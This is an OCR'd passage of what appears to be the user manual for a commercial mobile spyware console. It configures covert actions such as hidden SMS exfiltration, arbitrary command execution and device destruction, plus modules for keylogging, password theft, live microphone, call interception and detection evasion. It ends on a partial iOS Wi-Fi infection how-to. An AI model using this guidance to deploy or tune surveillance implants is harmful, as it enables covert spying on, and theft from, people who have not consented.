
[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.

[**Number**] is the message sender's phone number.

[**Text**] is the text of the message (or part of it) that must match.



Edit Event

Enabled ☑

Name

Type: Standby


This event triggers an action when the device enters stand-by mode

8.13 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Standby)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.



Edit Event

Enabled ☑

Name

Type: Timer

This event is always signaled. It is useful for repeating an action endlessly.

Type: Loop

8.14 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Timer)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.


[**Name**] is the Event’s name.

[**Type**] (1) allows you to specify which type of Event you’re about to create.

[**Type**] (2) allows you to specify the sub-type of the Timer Event. It can be “Loop”, “Daily”, “Date” or “AfterInst”.

Mobile Actions Configuration

By clicking on the button Add Action you can add a new element in the line of Actions.
Within a Mobile Factory there're 6 different Actions available.




Synchronize
The Synchronize Action sends all the pending evidences from the target to the RCS Backend and checks for agent configuration updates.

Execute
The Execute Action runs an arbitrary command on the infected Target's device.

Uninstall
The Uninstall Action removes the Agent from the infected Target's device. All evidences that still need to be synchronized are removed.


Log
The Log Action writes a custom string within the Console.



Sms
The Sms Action sends the Position or Sim card information from the infected Target's device to the Console. The SMS is hidden from Target's perspective.

Destroy
The Destroy Action makes the infected Target's device temporarily or permanently unusable.

The images below show the pop-up windows for the creation of all 6 different types of Desktop Actions.



Name

Subactions: Synchronize

Sends captured evidence to the specified Collector and receives new commands and configurations

Host

Stop on success □

Type: Internet

Force Wifi ☑

Force Cell □

8.15 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Synchronize)

[**Name**] is the Action's name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Host**] is the address of the host - chosen from the list of available Anonymizers - that will be used as first hop from infected Target's device, for data synchronization.

[**Stop on success**] specifies to prevent the execution of all subsequent Subactions.

[**Type**] specifies if the synchronization will be performed through Internet connection or APN.


[**Force Wifi**] forces a Wi-Fi data connection with any opened or preset Wi-Fi network available before starting synchronization.

[**Force Cell**] forces a GPRS/UMTS/3G data connection with the mobile operator before starting synchronization.

[**Name**] is the APN hostname, available only if [**Type**] = APN.

[**User**] is the APN user, available only if [**Type**] = APN.

[**Password**] is the APN password, available only if [**Type**] = APN.



Name

Subactions: Execute

Executes the specified command line


Command

8.16 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Execute)

[**Name**] is the Action's name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Command**] is the command string to be executed on the infected Target's device.


Edit Action


Name:

Subactions: Uninstall

8.17 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Uninstall)

[**Name**] is the Action’s name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.


Edit Action

Name:

Subactions: Log

Creates an info log containing the specified text


Text:

8.18 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Log)

[**Name**] is the Action’s name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Text**] is the log string that you want to store on the Console.



Send a SMS to the specified phone number containing position, SIM informations or custom text


8.19 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Sms)

[**Name**] is the Action’s name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Number**] is the telephone number to which the message will be sent.

[**Send**] allows to specify if to send Position, Sim card information or simply a text from the infected Target’s device.



Makes the device unusable temporary or permanently


8.20 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Destroy)

[**Name**] is the Action’s name.


[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Permanent**] allows the Agent to try to make the infected Target’s device permanently unusable.

The interactions between Actions and Events are done through the connection points “Enable events” and “Disable events”. The “Enable events” connection is represented by a green arrow. The “Disable events” connection is represented by a red arrow.




8.21 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
ENABLE EVENT




8.22 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
DISABLE EVENT

The interactions between Actions and Modules are done through the connection points “Start” and “Stop”. The “Start” connection is represented by a green arrow. The “Stop” connection is represented by a red arrow.



8.23 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
START MODULE



8.24 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
STOP MODULE

Mobile Modules Configuration

Within a Mobile Factory there're 18 different Modules available.
Each Module represents a specific type of data that can be collected from the infected Target's device, except 1 Module (Crisis) that do not provide any evidence and is used for different purposes.

Camera
The Camera Module captures images from the built-in camera of the infected Target's device.

Device
The Device Module records system information from the infected Target's device (e.g. processor type, memory in use, O.S. installed, root privileges).

Position
The Position Module records the infected Target's device geographic position.

Screenshot
The Screenshot Module captures the infected Target's device screen image.

Addressbook
The Addressbook Module records all the information founded within device's addressbook.

Application
The Application Module records names and information about all processes started and stopped on the infected Target's device.

Calendar
The Calendar Module records all the information found in the device's calendar.

Call
The Call Module captures audio and information (start time, length, caller and called numbers) for all calls made and received by the infected Target's device.

Chat
The Chat Module records the entire chat sessions on the infected Target's device.

Clipboard
The Clipboard Module saves the content of the clipboard in text format.

Conference
The Conference Module calls the indicated number opening a conference call whenever the infected Target's device makes a call. The receiver's number can listen to the conversation in real time.

Keylog
The Keylog Module records all keystrokes on the infected Target's device.

Livemic
The Livemic module lets you listen to a conversation in progress in real time.

Messages
The Messages Module records all messages received and sent by the infected Target's device.


Mic
The Mic Module records the surroundings audio using the infected Target's device microphone.

Password
The Password Module logs all passwords saved inside infected Target's device applications (e.g. browsers, instant messenger and web-mail services).

Url
The Url Module records the websites addresses visited by the infected Target's device browsers.


Crisis
The Crisis Module (enabled automatically or upon a specific Action) recognizes dangerous situations on the infected Target's device that may disclose the Agent's presence on the device (e.g. a network sniffer). Synchronization and other commands can be temporarily disabled.

Some Modules allow to specify additional parameters.
The images below show the pop-up windows for the 9 Modules that present additional parameters.




8.25 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Camera)

[**Quality**] is the image quality.



8.26 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Device)

[**Retrieve application list**] records the list of installed applications, in addition to system information.




8.27 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Position)

[**GPS**] records the infected Target’s device position using the GPS system (latitude and longitude).


[**Cell**] records the infected Target’s device position using the GSM cell information.

[**WiFi**] records the infected Target’s device position using Wi-Fi information.



8.28 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Screenshot)

[**Quality**] is the image quality.




Enable call recording ☑

8.29 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Call)

[**Enable call recording**] enables call recording. If disabled, call audio is not recorded.


[**Buffer size**] is the buffer size used for audio sectors.

[**Quality**] is the audio quality.




8.30 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Conference)

[**Number**] is the receiver's phone number.



8.31 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Livemic)

[**Number**] is the phone number used for listening. It must include the international country code.



	Mail	SMS	MMS
Enabled	☑	☑	☑
From	2013-11-11 00 : 00 : 00	2013-11-11 00 : 00 : 00	2013-11-11 00 : 00 : 00
To	● Forever ○ Date 2013-11-11 00 : 00 : 00	● Forever ○ Date 2013-11-11 00 : 00 : 00	● Forever ○ Date 2013-11-11 00 : 00 : 00
Max size	100 kB		


8.32 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Messages)

[**Enabled**] (1) (2) (3) enables messages recording.

[**From**] (1) (2) (3) records messages starting from the specified date.

[**To**] (1) (2) (3) records messages up to the specified date.

[**Max size**] (1) (2) (3) is the maximum size of the message to be recorded.



Crisis

Microphone ☑

Call ☑

Camera ☑

Position ☑

Synchronization ☐

8.33 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Crisis)

[**Microphone**] if selected, it prevents Mic audio recording.


[**Call**] if selected, it prevents Call audio recording.

[**Camera**] if selected, it prevents Camera snapshots.


[**Position**] if selected, it prevents GPS use.

[**Synchronization**] if selected, it prevents synchronization.

The interaction between Actions and Modules is done through the connection points “Start” and “Stop”. The Start Action has a green arrow. The Stop Action has a red arrow.



8.34 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
START MODULE




8.35 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
STOP MODULE

Mobile Infection Agents

An Agent allows you to embed a previously configured Factory logic inside a final RCS infection vector.

There are 6 different types of Agents for Mobile platforms, which allow you to perform physical and remote infections. Before continuing, please be sure to read and fully understand the message below.



BEWARE!

You are going to create a RCS infection vector.
When delivering the vector, for each of its files please follow these rules:

- Use judiciously
- Do NOT upload to VirusTotal or similar websites
- Do NOT upload to public websites
- Do NOT send executable files via e-mail

Not following the above rules may result in:

- Your operations might be compromised
- Your Anonymizer infrastructure might be attacked
- The security of the whole system might be endangered


□ Do not show me this message again

9.1 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build

Local Installation Explanation

The Local Installation Agent allows to create an executable file suitable for the selected platform that will install the infection vector on the Target's device via USB cable or SD/MMC card.

The Local Installation Agent is available for 3 platforms: BlackBerry, iOS and Windows Mobile.



Direct agent installation via USB cable. The blackberry must be connected to a computer.


Connect the blackberry to the computer with an USB cable. The application 'Blackberry Desktop' must be installed on the computer. Then run the installer.bat.

9.2 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Local Installation)

Installation Package Explanation

The Installation Package Agent allows to create an executable file suitable for the selected platform that will install the infection vector on the Target's device.

The Installation Package Agent is available for 6 platforms: Android, BlackBerry, iOS, Symbian, Windows Mobile and Windows Phone.



Silent Installer let you create an executable which does nothing but installing the agent.

Application name

□ Require Administrative Privilege

When the agent is installed the system will request the higher possible privileges

□ Demo Mode

9.3 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Installation Package)

Depending on the Target's platform, may be available sub-parameters to customize the infection.
These sub-parameters will be explained in detail during the training.

On the following page you can find a short how-to for infecting an iOS Target's device via Wi-Fi, using this infection vector.

How to: Infect iOS Platform Via Wi-Fi

In order to apply the Wi-Fi infection described below, you've to connect a Windows computer to the same wireless network to which is connected the iOS device.

1. Create a new Installation Package Agent for iOS
2. Uncompress the Agent .ZIP file generated from the Console and identify the folder **`IOS`**
3. Download **`pscp.exe`** and **`plink.exe`** files from PuTTY Download Page

